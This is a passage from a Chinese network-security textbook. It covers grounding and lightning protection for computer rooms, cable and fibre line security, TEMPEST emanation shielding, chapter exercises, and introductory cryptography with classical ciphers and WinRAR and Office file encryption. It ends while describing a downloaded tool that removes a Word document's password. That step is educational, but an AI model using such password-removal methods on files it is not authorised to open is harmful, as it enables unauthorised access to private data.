小于 0.2Ω)。由于接地电阻很小,可将计算机机房及各种设备的地线共用建筑地,从理论上讲不会产生相互干扰,从实际应用看也是可行的。它具有投资少、占地少、阻值稳定等特点,符合城市建筑的发展趋势。

(3) 接地体

接地体的埋设是接地系统好坏的关键。通常使用的接地体有地桩、水平栅网、金属接地板、建筑物基础钢筋等。

① 地桩。垂直打入地下的接地金属棒或金属管是常用的接地体。它用在土壤层超过 3m 厚的地方。金属棒的材料为钢或铜,直径一般应为 15mm 以上。为防止腐蚀、增大接触面积并承受较大打击力,地桩通常采用较粗的镀锌钢管。

金属棒做地桩形成的电阻主要与金属棒的长度和土壤情况有关,受直径的影响不大。金属棒的长度一般选择 3m 以上。由于单根接地桩接地电阻较大,在实际使用中常将多根接地桩连成环形或网格形,每两根地桩间的距离一般要大于地桩长度的 2 倍。

土壤的含水率和含盐量的多少决定了土壤的电阻率,而土壤电阻率是决定地线接地电阻的重要因素。为降低大地电阻率,常需要采取水分保持和化学盐化措施。

在地网表层土壤适当种植草类或豆类植物,可以保持土壤中的水分,又不致出现盐分流失的现象。此外,在接地桩周围土壤中要添加一些产生离子的化学物品,以提高土壤的电导率。这些化学物品有硫酸镁、硝酸钾、氯化钠等。其中硫酸镁是一种较好的降阻材料,它成本低,电导率高,对接地电极和附近的金属物体腐蚀作用弱。要在土壤中添加硫酸镁,可以采用在地桩周围挖一个 0.3m 深的壕沟,在沟内填满硫酸镁,用土覆盖的方法。这样,硫酸镁不与地桩直接接触,以使其分布最佳而腐蚀作用又最小。另一种方法是用一个 0.6m 长的套管套在地桩外面,套管内填充硫酸镁至距地面 0.3m,套管与地面持平并用木盖盖住管口。这样,套管内的硫酸镁会随着雨水均匀地潜入到地桩周围。

化学盐化并不能永久地改变接地电阻。化学材料会随着雨水逐渐流失,一般有效期为 3 年,随着时间的延长应适当补充化学材料。

② 水平栅网。在土质情况较差,特别是岩层接近地表面无法打桩的情况下,可以采用水平埋设金属条带、电缆的方法。金属条带应埋在地下 0.5~1m 深处,水平方向构成星形或栅格网形,在每个交叉处,条带应焊接在一起,且带间距离大于 1m。水平铺设金属条带的方法,同样要求采取保持水分和增加化学盐分的方法,使土壤的电阻率降低。

③ 金属接地板。这种方法是将金属板与地面垂直埋在地下,与土壤形成至少 $0.2m^2$ 的双面接触。深度要求在永久性潮土壤以下 30cm,一般至少在地下埋 1.5m 深。金属板的材料通常为铜板,也可分为铁板或钢板。这种方法占地面积小,但为获得较好的效果,必须埋设多个金属板,使埋设难度和造价增高。因此,除特殊情况外,近年来已逐渐被地桩所代替。

④ 建筑物基础钢筋。现代高层建筑的基础桩深入地下几十米,钢筋在地下形成很大的地网并从地下延伸至顶层,每层均可接地线。这种接地体节省场地,经济、适用,是城市建设机房地线的发展方向。

(4) 防雷措施

机房的外部防雷应使用防闪器、引下线和接地装置,吸引雷电流,并为其泄放提供一条低阻值通道。机器设备应有专用地线,机房本身有避雷设施,包括通信设备和电源设备等有防雷击的技术设施,机房的内部防雷主要采取屏蔽、等电位连接、合理布线或防闪器、过电压

保护等技术措施，以及拦截、屏蔽、均压、分流、接地等方法，达到防雷的目的。机房的设备本身也应有避雷装置和设施。机房防雷工程一般要做以下几步。

① 做好机房接地。交流地、直流地、保护地、雷击地宜共用一组接地装置，其接地电阻按其中最小值要求确定。如果计算机系统直流地与其他地线分开接地，则两地极间应间隔 25m。

② 做好线路防雷。在动力室电源线总配电盘上安装并联式专用避雷器构成第一级衰减。在机房配电柜进线处，安装并联式电源避雷器构成第二级衰减。机房布线不能延墙敷设，以防止雷击时墙内钢筋瞬间传导墙雷电流时，瞬间变化的磁场在机房内的线路上感应出瞬间的高脉冲浪涌电压把设备击坏。

2.5　通信线路安全与电磁辐射防护

尽管从网络通信线路上提取信息所需要的技术比直接从通信终端获取数据的技术要高几个数量级，不过，以目前的技术水平也是完全有可能实现的。

1. 电缆加压技术

用一种简单(但很昂贵)的高技术加压电缆，可以获得通信线路上的物理安全。这一技术是若干年前为美国国家电话系统开发的。通信电缆密封在塑料套管中，并在线缆的两端充气加压。线上连接了带有报警器的监视器，用来测量压力。如果压力下降，则意味电缆可能被破坏了，技术人员还可以进一步检测出破坏点的位置，以便及时进行修复。

电缆加压技术提供了安全的通信线路。将加压电缆架设于整座楼中，每寸电缆都将暴露在外。如果任何人企图割电缆，监视器会启动报警器，通知安全保卫人员电缆已被破坏。假设任何人成功地在电缆上接了自己的通信线路，在安全人员定期地检查电缆的总长度时，就可以发现电缆拼接处。加压电缆是屏蔽在波纹铝钢丝网中的，几乎没有电磁辐射，从而大大增强了通过通信线路窃听的难度。

光纤通信线曾被认为是不可搭线窃听的，其断破处立即会被检测到，拼接处的传输速度会缓慢得令人难以忍受。光纤没有电磁辐射，所以也不能用电磁感应窃密。不幸的是，光纤的最大长度有限制，目前网络覆盖范围半径约 100km，大于这一长度的光纤系统必须定期地放大(复制)信号。这就需要将信号转换成电脉冲，然后再恢复成光脉冲，继续通过另一条线路传送。完成这一操作的设备(复制器)是光纤通信系统的安全薄弱环节，因为信号可能在这一环节被搭线窃听。有两个办法可解决这一问题：距离大于最大长度限制的系统之间，不采用光纤线通信；或加强复制器的安全，如用加压电缆、警报系统和加强警卫等措施。

2. 电磁兼容和电磁辐射

实际实验表明，普通计算机的显示器辐射的屏幕信息可以在几百米到 1000 多米的范围内用测试设备清楚地展现出来。实际上，计算机的 CPU 芯片、键盘、磁盘驱动器和打印机在运行过程中都会向外辐射信息。要防止硬件向外辐射信息，必须了解计算机各部件泄露的原因和程度，然后采取相应的防护措施。

计算机及其外围设备可以通过两种途径向外泄露：电磁波辐射和通过各种线路与机房



通往屋外的导管传导出去。例如,计算机的显示器是阴极射线管,其强大交变的工作电流产生随显示信息变化的电磁场,把显示信息向外辐射;计算机系统的电源线、机房内的电话线、暖气管道、地线等金属导体有时会起着无线天线的作用,它们可以把从计算机辐射出来的信息发射出去。

计算机电磁辐射强度与载流导线中电流的大小、设备功率的强弱、信号频率的高低成正向影响关系,与离辐射源距离的远近成反向影响关系,与辐射源是否被屏蔽也有很大关系。

计算机网络系统的各种设备都属于电子设备,在工作时都不可避免地会向外辐射电磁波,同时也会受到其他电子设备的电磁波干扰,当电磁干扰达到一定的程度就会影响设备的正常工作。

电磁干扰可以通过电磁辐射和传导两条途径影响电子设备的工作。一条是电子设备辐射的电磁波通过电路耦合到另一台电子设备中引起干扰;另一条是通过连接的导线、电源线、信号线等耦合而引起相互之间的干扰。

电子设备及其元器件都不是孤立存在的,而是在一定的电磁干扰环境下工作的。电磁兼容性就是电子设备或系统在一定的电磁环境下互相兼顾、相容的能力。

电磁兼容问题由来已久。1831 年,法拉第发现电磁感应现象,总结出电磁感应定律;1881 年,英国科学家希维思德发表了“论干扰”的文章;1888 年,赫兹通过试验演示了电磁干扰现象。20 世纪以来,特别是在第二次世界大战中,电磁兼容理论进一步发展,逐步形成了一门独立的学科。电磁兼容设计已成为军用武器装备和电子设备研制中心必须严格遵守的原则,电磁兼容性成为产品可靠性保证的重要组成部分。如果设备的电磁兼容性很差,在电磁干扰的环境中就不能正常工作。我国已将电磁兼容性作为强制性的标准来执行。

1985 年,在法国举办的“计算机与通信安全”国际会议上,荷兰的一位工程师现场演示了用一套稍加改装的黑白电视机还原 1km 以外机房内计算机显示屏上的信息。这说明计算机的电磁辐射造成信息泄露的危险是真实存在的。尤其是在微电子技术和卫星通信技术飞速发展的今天,各种信息窃取手段日趋先进,电磁辐射泄密的危险也越来越大。

美、俄等发达国家对电磁辐射泄密问题进行了多年的研究,并逐渐形成了一种专门的技术——抑制信息处理设备的噪声泄露技术,简称信息泄露防护技术(Tempest 技术)。Tempest 技术是一项综合性非常强的技术,包括泄露信息的分析、预测、接收、识别、复原、防护、测试、安全评估等技术,涉及多个学科领域。Tempest 技术基本上是在传统的电磁兼容理论的基础上发展起来的,但比传统的抑制电磁干扰的要求高得多,技术实现上也更复杂。一般认为,显示器的视频信号、打印机打印头的驱动信号、磁头读/写信号、键盘输入信号以及信号线上的输入输出信号等为需要重点防护的对象。美国政府规定,凡属高度机密部门所使用的计算机等信息处理设备,其电磁泄露发射必须达到 Tempest 标准规定的要求。

3. 电磁辐射防护的措施

为保证计算机网络系统的物理安全,除在网络规划和场地、环境等方面进行防护之外,还要防止数据信息在空间中的扩散。计算机系统通过电磁辐射使信息被截获而失密的案例已经很多,在理论和技术支持下的验证工作也证实,这种对距离在近千米显示屏信息的还原,给计算机系统信息的保密工作带来了极大的威胁。为了防止计算机系统中的数据信息在空间中的扩散,通常是在物理上采取一定的防护措施,以减少或干扰扩散到空间中的电磁



信号。政府、军队、金融机构在构建信息中心时，电磁辐射防护将成为首先要解决的问题。

目前防护措施主要有两类：一类是对传导发射的防护，主要采取对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合；另一类是对辐射的防护。这类防护措施又可分为两种：一种是采用各种电磁屏蔽措施，如对设备的金属屏蔽和各种接插件的屏蔽，同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离；第二种是干扰的防护措施，即在计算机系统工作的同时，利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射来掩盖计算机系统的工作频率和信息特征。

为提高电子设备的抗干扰能力，除在芯片、部件上提高抗干扰能力外，主要的措施有屏蔽、滤波、隔离、接地等，其中屏蔽是应用最多的方法。

(1) 屏蔽

电磁波经封闭的金属板后，大部分能量被吸收、反射和再反射，再传到金属板内的能量已经很小，从而保护内部的设备或电路免受强电磁干扰。

(2) 滤波

滤波是另一种重要的方法。滤波电路是一种无源网络，它可以让一定频率范围内的电信号通过而阻止其他频率的电信号，从而起到滤波作用。在有导线连接或阻抗耦合的情况下，进出线采用滤波器可使强干扰被阻止。吸波是采用铁氧体等吸波材料，在空间很小的情况下起到类似滤波器的作用。

(3) 隔离

隔离是将系统内的电路采用隔离的方法分别处理，将强辐射源、信号处理单元等隔离开，单独处理，从而减弱系统内部和系统向外的电磁辐射。

(4) 接地

接地对电磁兼容来说十分重要，它不仅可以起到保护作用，而且可以使屏蔽体、滤波器等集聚的电荷迅速排放到大地，从而减小干扰。作为电磁兼容目的的地线最好单独埋放，对其电阻、接地点等均有很高的要求。

电磁防护层主要是通过上述种种措施，来提高计算机的电磁兼容性，从而提高设备的抗干扰能力。使计算机能抵抗强电磁干扰，同时将计算机的电磁泄露发射降到最低，使之不致将有用的信息泄露出去。

4. 辐射抑制技术

辐射抑制技术可以分为包容法与抑源法两类。

(1) 包容法

包容法主要采用屏蔽技术屏蔽线路单元、整个设备，甚至整个系统以防止电磁波向外辐射。包容法主要从结构、工艺和材料等方面考虑减少辐射的各种方法，成本较高，适合于少量应用。

(2) 抑源法

抑源法试图从线路和元器件入手，消除计算机和外围设备内部产生较强电磁波的根源。主要采用的措施有：选用低电压、低功率的元器件；在电路布线设计中注意降低辐射和耦合；采用电源滤波与信号滤波技术；采用可以阻挡电磁波的透明膜。另外，也可以采取下面的方法。



采用“红/黑”隔离技术，其中“红”是指设备中有信息泄露危险的区域、元器件、部件和连线，“黑”表示无泄露危险的区域或连线。将“红”与“黑”隔离可以防止它们之间的耦合，可以重点加强对红区的防护措施。这种方法的技术复杂，但成本较低，适用于大量应用。

在计算机旁边放置一个辐射干扰器，不断向外辐射干扰电磁波，该电磁波可以扰乱计算机发出的信息电磁波，使远处侦测设备无法还原计算机信号。挑选干扰器时要注意干扰器的带宽是否与计算机的辐射带宽相近，否则起不到干扰作用，这需要通过测试验证。

小　结

物理安全(实体和基础设施安全)主要包括环境安全、设备安全、电源系统安全以及通信线路安全4个方面，通过对这4个方面的详细介绍，帮助读者了解物理安全的相关知识，并且能够运用本章介绍的知识和技术来保障信息系统的物理安全。

习　题

1. 填空题

(1) ________又称为实体和基础设施安全，是保护计算机设备、设施(网络及通信线路)免遭地震、水灾、火灾、有害气体和其他环境事故(如电磁污染等)破坏的措施和过程。

(2) ________主要是指对计算机及网络系统的环境、场地、设备和通信线路等采取的安全技术措施。

(3) 物理安全包括：环境安全、________、________和通信线路安全。

(4) ________是所有电子设备正常工作的能量源泉，在计算机系统中占有重要地位。

(5) 计算机的电子元器件、芯片都密封在机箱中，有的芯片工作时表面温度相当高，一般电子元器件工作温度的范围是________。

(6) 放置计算机的房间内，湿度最好保持在________之间，湿度过高或过低对计算机的可靠性与安全性都有影响。

(7) 机房“三度”要求是：________、________和洁净度。

(8) 计算机对电源有两个基本要求：________和________。

(9) 引起计算机机房火灾的原因一般有：________、________和________。

2. 思考与简答题

(1) 为计算机系统提供合适的安全环境的目的是什么?

(2) 简述计算机机房的外部环境要求、内部环境要求。

(3) 简述为了确保供电系统的安全，可以采取哪些措施。

(4) 简述静电对电子设备的损害所具有的特点。

(5) 简述为了确保网络通信线路的安全，可以采取哪些措施。

(6) 简述有哪些对电磁辐射的防护措施。

(7) 简述辐射抑制技术。



第3章　密 码 技 术

本章学习目标：

- 了解密码学的基本概念
- 掌握常用加密方法
- 掌握破解用户密码的方法
- 掌握文件加密的方法
- 理解并掌握数字签名技术
- 了解 PKI 的组成原理及其基本功能、理解 PKI 证书
- 掌握构建基于 Windows 2003 的 CA 系统

计算机安全主要包括系统安全和数据安全两个方面，数据安全主要采用现代密码技术对数据进行安全保护，是保护大型网络安全传输信息的唯一有效手段，是保障信息安全的核心技术。

密码理论与技术主要包括两部分：①基于数学的密码理论与技术，包括公钥密码、分组密码、序列密码、认证码、数字签名、Hash 函数、身份识别、密钥管理、PKI 技术等；②非数学的密码理论与技术，包括信息隐形、基于生物特征的识别理论与技术、量子密码等。

目前国际上对非数学的密码理论与技术非常关注，讨论也非常活跃。

信息隐藏将在未来网络中保护信息免于破坏起到重要作用，信息隐藏是网络环境下把机密信息隐藏在大量信息中不让对方发觉的一种方法。特别是图像叠加、数字水印、潜信道、隐匿协议等的理论与技术的研究已经引起人们的重视。

基于生物特征（比如手形、指纹、DNA、视网膜、虹膜、语音、脸形等）的识别理论与技术已有所发展，形成了一些理论和技术，也形成了一些产品。

1969 年美国哥伦比亚大学的 Wiesner 创造性地提出了共轭编码的概念，遗憾的是他的这一思想当时没有被人们接受。十年后，源于共轭编码概念的量子密码理论与技术才取得了飞速的进步，先后在自由空间和商用光纤中完成了单光子密钥交换协议，英国 BT 实验室通过 30km 的光纤信道实现了每秒 20kb 的密钥分配。近年来，英、美、日等国的许多大学和研究机构竞相投入到量子密码的研究之中，更大的计划在欧洲进行。到目前为止，主要有三大类量子密码实现方案：①基于单光子量子信道中测不准原理的；②基于量子相关信道中 Bell 原理的；③基于两个非正交量子态性质的。但有许多问题还有待于研究。比如，寻找相应的量子效应以便提出更多的量子密钥分配协议，量子加密理论的形成和完善，量子密



码协议的安全性分析方法研究，量子加密算法的开发，量子密码的实用化等。总的来说，非数学的密码理论与技术还处于探索之中。

本章通过实例介绍基于数学的密码理论与技术的实际应用。

3.1 密码技术基础

密码学是研究编制密码和破译密码的技术科学。研究密码变化的客观规律，应用于编制密码以保守通信秘密的，称为编码学；应用于破译密码以获取通信情报的，称为破译学，总称密码学。

密码学是在编码与破译的斗争实践中逐步发展起来的，并随着先进科学技术的应用，已成为一门综合性的尖端技术科学。它与语言学、数学、电子学、声学、信息论、计算机科学等有着广泛而密切的联系。它的现实研究成果，特别是各国政府现用的密码编制及破译手段都具有高度的机密性。利用文字和密码的规律，在一定条件下，采取各种技术手段，通过对截取密文的分析，以求得明文，还原密码编制，即破译密码。破译不同强度的密码，对条件的要求也不相同，甚至完全不同。

密码破译是随着密码的使用而逐步产生和发展的。1412 年，波斯人卡勒卡尚迪所编的百科全书中载有破译简单代替密码的方法。到 16 世纪末期，欧洲一些国家设有专职的破译人员，以破译截获的密信。密码破译技术有了相当大的发展。1863 年普鲁士人卡西斯基所著《密码和破译技术》以及 1883 年法国人克尔克霍夫所著《军事密码学》等著作，都对密码学的理论和方法做过一些论述和探讨。1949 年美国人香农发表了《秘密体制的通信理论》一文，应用信息论的原理分析了密码学中的一些基本问题。

1917 年，英国破译了德国外长齐默尔曼的电报，促成了美国对德宣战。1942 年，美国从破译日本海军密报中，获悉日军对中途岛地区的作战意图和兵力部署，从而以劣势兵力击破日本海军的主力，扭转了太平洋地区的战局。这些事例也从反面说明了密码保密的重要性。

如今许多国家都十分重视密码工作，设立相关机构，拨出巨额经费，集中专家和科技人员，投入大量高速的电子计算机和其他先进设备进行工作。各民间企业和学术界也对密码日益重视，不少数学家、计算机学家和其他有关学科的专家也投身于密码学的研究行列，更加速了密码学的发展。

总之，计算机安全主要包括系统安全和数据安全两个方面。而数据安全则主要采用现代密码技术对数据进行安全保护，如数据保密、数据完整性、身份认证等技术。密码技术包括密码算法设计、密码分析、安全协议、身份认证、消息确认、数字签名、密钥管理、密钥托管等技术，是保护大型网络安全传输信息的唯一有效手段，是保障信息安全的核心技术。密码技术以很小的代价，对信息提供一种强有力的安全保护。

1. 明文、密文、算法和密钥

密码是通信双方按约定的法则进行信息特殊变换的一种重要保密手段。依照这些法则，变明文为密文，称为加密变换；变密文为明文，称为解密变换。密码在早期仅对文字或数码进行加、解密变换，随着通信技术的发展，对语音、图像、数据等都可实施加、解密变换。

明文(plaintext)：能够被人们直接阅读的、需要被隐蔽的文字。

密文(cipertext)：不能够被人们直接阅读的文字。

加密(encryption)：用某种方法将文字转换成不能直接阅读的形式的过程。加密一般分为3类，即对称加密、非对称加密以及单向散列函数。

解密(decryption)：把密文转变为明文的过程。明文用M表示，密文用C表示，加密函数E作用于M得到密文C，用数学表示如下：

$$E(M)=C$$

相反的，解密函数D作用于C产生M：

$$D(C)=M$$

密钥：用来对数据进行编码和解码的一串字符。

加密算法：在加密密钥的控制下对信息进行加密的一组数学变换。

解密算法：在解密密钥的控制下对密文进行解密的一组数学变换。

现代加密算法的安全性基于密钥的安全性，算法是公开的，可以被所有人分析，只要保证密钥不被人知道，就可保证信息的安全。

2. 密码体制

密码学包括密码设计与密码分析两个方面，密码设计主要研究加密方法；密码分析主要针对密码破译，即如何从密文推演出明文、密钥或解密算法的学问。

从密码学的发展历程来看，共经历了古典密码、对称密钥密码(单钥密码体制)、公开密钥密码(双钥密码体制)3个发展阶段。古典密码是基于字符替换的密码，现在已经很少使用，但它代表了密码的起源。

基于密钥的算法按密钥管理的方式可以分为对称算法与非对称算法两大类，即通常所说的对称密钥密码体制和非对称密钥密码体制。相应的，对数据的加密技术分为对称加密(私人密钥加密)和非对称加密(公开密钥加密)。

密码体制从原理上可分为两大类，即单钥密码体制(对称性加密)和双钥密码体制(非对称性加密)。单钥体制的加密密钥和解密密钥相同。采用单钥体制的系统的保密性主要取决于密钥的保密性，与算法的保密性无关，即由密文和加解密算法不可能得到明文。换句话说，算法无须保密，需保密的仅是密钥。根据单钥密码体制的这种特性，单钥加、解密算法可通过低费用的芯片来实现。公钥密码体制要求密钥成对使用。每个用户都有一对选定的密钥，一个可以公开，即公共密钥。一个由用户安全拥有，即秘密密钥。公共密钥和秘密密钥之间有密切的关系。

密码学术研究历史如下。

1949年Shannon发表论文《秘密体制的通信理论》——密码研究成为学术研究。

1976年W. Diffie和M. E. Hellman发表论文《密码学的新方向》——公钥思想提出。

1977年美国国家标准局正式公布实施DES——密码技术商用典范。

1978年RSA公钥算法提出(R. L. RivestA. ShamirL. Adleman)——公钥算法经典。

1981年国际密码研究学会(International Association for Cryptologic Research，IACR)成立。

2001年AES选定。



3. 古典密码学

古典密码有着悠久的历史，从古代一直到计算机出现以前，古典密码学主要有两大基本方法。

(1) 代替密码

代替密码就是将明文的字符替换为密文中的另一种字符，接收者只要对密文做反向替换就可以恢复出明文。简而言之，它是将明文中的字母用其他字母(或数字、符号)代替的加密技术。改变明文内容的表示形式，保持内容元素之间相对位置不变。

代替密码举例——恺撒密码。

恺撒(Caesar)密码是对英文 26 个字母进行移位代替的密码，如图 3-1 所示。

古罗马，恺撒大帝(公元前 101—公元前 44 年)提出的替换加密方法，有内外两个圆盘，转动外盘一定角度，即密钥。

加密过程：密钥为 3，即顺时针旋转外盘，明文为 test(内盘字母)，用外盘对应的字母代替，得密文为 qbpq。

解密过程：需要知道密钥为 3，然后顺时针旋转外盘，密文为 qbpq(外盘字母)，用内盘对应的字母代替，明文为 test。

(2) 易位密码

易位密码明文的字母保持相同，但顺序被打乱。明文仅仅通过移动它的元素的位置而得到密文，这种加密方法称为置换技术。改变明文内容元素的相对位置，保持内容的表现形式不变。

易位密码举例——矩阵转置。

具体如图 3-2 所示。

明文：how are you(howareyou)。

密文：hayoroweu。




图 3-1　旋转外盘




图 3-2　矩阵转置

3.2　常用加密方法

随着信息技术的不断发展，信息量不断扩大，数据的安全性和保密性也越来越受到人们的重视，在计算机应用领域中最常见的就是以字母、数字和特殊符号组成的密码。一般情况下，密码在使用过一次之后会保存在本地系统中，但是密码会根据输入环境的不同导致保存

的地点并不完全一致，有的密码会保存在内存的临时文件中，有的则会保存在某个生成的加密文件中。

随着计算机及网络的快速普及，计算机中个人及单位资料的保护问题变得日益严峻。无论是黑客入侵、计算机丢失、计算机送修等都可能会导致自己的隐私文件泄露。为了避免这些问题，最方便快捷的方法就是对隐私文件进行加密处理。让别人即使拿到这些文件，也会因为没有密码而无法查看，从而保障了隐私安全。

3.2.1　实例：使用压缩工具加密

使用流行的压缩软件 Winrar 可以把需要保密的文件进行加密处理。尽管网络上有许多破解这些加密压缩的工具，但是由于这些工具大多是通过猜测密码来破解的，因此，只要把密码设置得尽可能复杂一些，就可使得破解难度大增。



图 3-3　右键菜单

第 1 步：在图 3-3 中，右击 winrar_encrypt 文件夹，在右键菜单中选择【添加到压缩文件】命令，出现【压缩文件名和参数】对话框，如图 3-4 所示。

第 2 步：在图 3-4 中选择【高级】选项卡，单击【设置密码】按钮，出现【带密码压缩】对话框，如图 3-5 所示。其中【加密文件名】选项是指在没有密码的情况下打开该压缩包后是否能够看到被压缩文件的文件名。输入压缩密码后单击【确定】按钮。



图 3-4　【压缩文件名和参数】对话框



图 3-5　【带密码压缩】对话框

注意　打包后最好删除被加密的原始文件(文件夹)。

3.2.2　实例：Office 文件加密与解密

第 1 步：创建 encrypt_test.doc 文件，如图 3-6 所示。






图 3-6 创建 encrypt_test.doc 文件

第 2 步：在图 3-6 中，依次选择【工具】|【选项】命令，弹出【选项】对话框，如图 3-7 所示。

第 3 步：在图 3-7 中，单击【高级】按钮，弹出如图 3-8 所示的对话框。选择默认选项【Office 97/2000 兼容】，单击【确定】按钮，回到图 3-7，输入“打开文件时的密码”和“修改文件时的密码”，单击【确定】按钮，然后保存文件并且退出 Word。



图 3-7 【选项】对话框




图 3-8 【加密类型】对话框





第 4 步：双击 encrypt_test. doc 文件，如图 3-9 和图 3-10 所示，要求输入打开文件时的密码和修改文件时的密码，密码正确后即可对 encrypt_test. doc 文件进行正常操作。



图 3-9　输入打开文件时的密码



图 3-10　输入修改文件时的密码

第 5 步：到网上下载 officepasswordrecovery. zip(Office Password Recovery Toolbox V1. 0. 0. 6 汉化版)并安装，然后运行 Office Password Recovery Toolbox，如图 3-11 所示。选择要解密的文件(encrypt_test. doc 文件)，如图 3-12 所示。



图 3-11　选择要解密的文件



图 3-12　移除密码

